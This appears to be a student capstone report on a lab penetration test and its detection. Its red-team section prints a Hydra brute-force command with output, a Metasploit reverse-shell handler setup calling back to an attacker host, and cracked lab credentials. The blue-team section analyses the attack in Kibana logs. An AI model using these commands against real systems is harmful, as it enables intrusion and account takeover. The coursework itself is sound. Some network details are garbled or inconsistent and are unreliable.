Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/32
Netmask: 255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: HyperV

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
HyperV	192.168.1.1	Gateway Machine
Kali	192.168.1.8	Attacking Machine
Capstone	192.168.1.105	Target Machine
Elk	192.168.1.100	Machine for Kibana

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Web Server - WebDav	*Easily accessible through port 80*	*Gained access company secret folder and files*
Reverse Shell Payload	Deliverable by using msfvenom to create payload	Creation of payload script
Weak Password	Too short and simple	Easily recovered by social impacts, gaining entry to hidden folder

Exploitation: [Brute Force Attack]

01

Tools & Processes
Using the Hydra-l command cracked the username and password


02

Achievements
Able to recover username as Ashton and Password as Leopoldo

Other user username was Ryan and his password was linux4u

03

Screenshot seen below



```
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child
] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 5
 (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [chi
d 7] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child
] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child
1] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 0
 (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11]
(0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child
15] (0/0)
ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child
3] (0/0)
80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
STATUS] attack finished for 192.168.1.105 (valid pair found)
 of 1 target successfully completed, 1 valid password found
ydra (http://www.thc.org/thc-hydra) finished at 2021-06-03 21:22:26
oot@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105
ttp-get /company_folders/secret_folder
```

Exploitation: [WebDav]

01


Tools & Processes
Creating a reverse shell payload, i was able to gain entry into the company's files. This means there was a port that wasn't patched; 8808. In order to do this, a meterpreter session was used

02

Achievements
Exploit made it possible for root privileges using Ryan's credentials

03

[INSERT: screenshot or command output illustrating the exploit.]



```
[*] Exploit completed, but no session was created.
sf exploit(multi/handler) > set LPORT 8800
PORT => 8800
sf exploit(multi/handler) > set LHOST 192.168.1.8
HOST => 192.168.1.8
sf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
ayload => php/meterpreter/reverse_tcp
sf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:8800
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:8800 -> 192.168.1.105:37356) at 2021-06-05 14:21:50 -0400

eterpreter >
```

Exploitation: [Ryan’s Credentials]


01

Tools & Processes
Gained access to the hidden files located in Ryan’s folder exposing his account information.. Using Hascraker on the web made it easy to crack the password.

02

Achievements
Step by step instructions were shown how to access WebDav’s server and made it easier to upload exploited script

03


Mozilla Firefox
192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur? **00:30:00**
- How many packets were sent, and from which IP? **75,227 packets, From 192.168.1.8**
- What indicates that this was a port scan? **Multiple ports were scanned within minutes from each other**



source.ip: 192.168.1.8 and destination.ip: 192.168.1.105

Jun 4, 2021 @ 00:00:00.00 → Jun 4, 2021 @ 23:00:00.00

75,227 hits


Jun 4, 2021 @ 00:00:00.000 - Jun 4, 2021 @ 23:00:00.000 —

```
Time                      _source
> Jun 4, 2021 @ 01:56:40.001   @timestamp: Jun 4, 2021 @ 01:56:40.001 event.duration: 6655.8 event.dataset: flow event.kind: event
                          event.category: network_traffic event.action: network_flow event.start: Jun 4, 2021 @ 01:55:43.574
                          event.end: Jun 4, 2021 @ 01:55:50.230 type: flow network.packets: 4 network.type: ipv4 network.transport: tcp
```

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? **00:00**
- How many requests were made? **10,031**
- Which files were requested? **Passwords** What did they contain? **Credentials as well as step-by-step instructions to access WebDav**



source.ip: 192.168.1.8 and destination.ip: 192.168.1.105 and url.path :"/company_folders

Jun 3, 2021 @ 00:00:00.00 → Jun 11, 2021 @ 23:00:00.00

10,033 hits


Jun 3, 2021 @ 00:00:00.000 - Jun 11, 2021 @ 23:00:00.000 —

Time	_source
Jun 5, 2021 @ 17:57:04.217	url.path: /company_folders/secret_folder @timestamp: Jun 5, 2021 @ 17:57:04.217 method: get network.type: i network.transport: tcp network.protocol: http network.direction: inbound

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? **10,031**
- How many requests had been made before the attacker discovered the password?



source.ip: 192.168.1.8 and destination.ip: 192.168.1.105

Jun 4, 2021 @ 00:30:00.00 → Jun 4, 2021 @ 02:00:00.00

user_agent.original: Mozilla/4.0 (Hydra)

10,031 hits

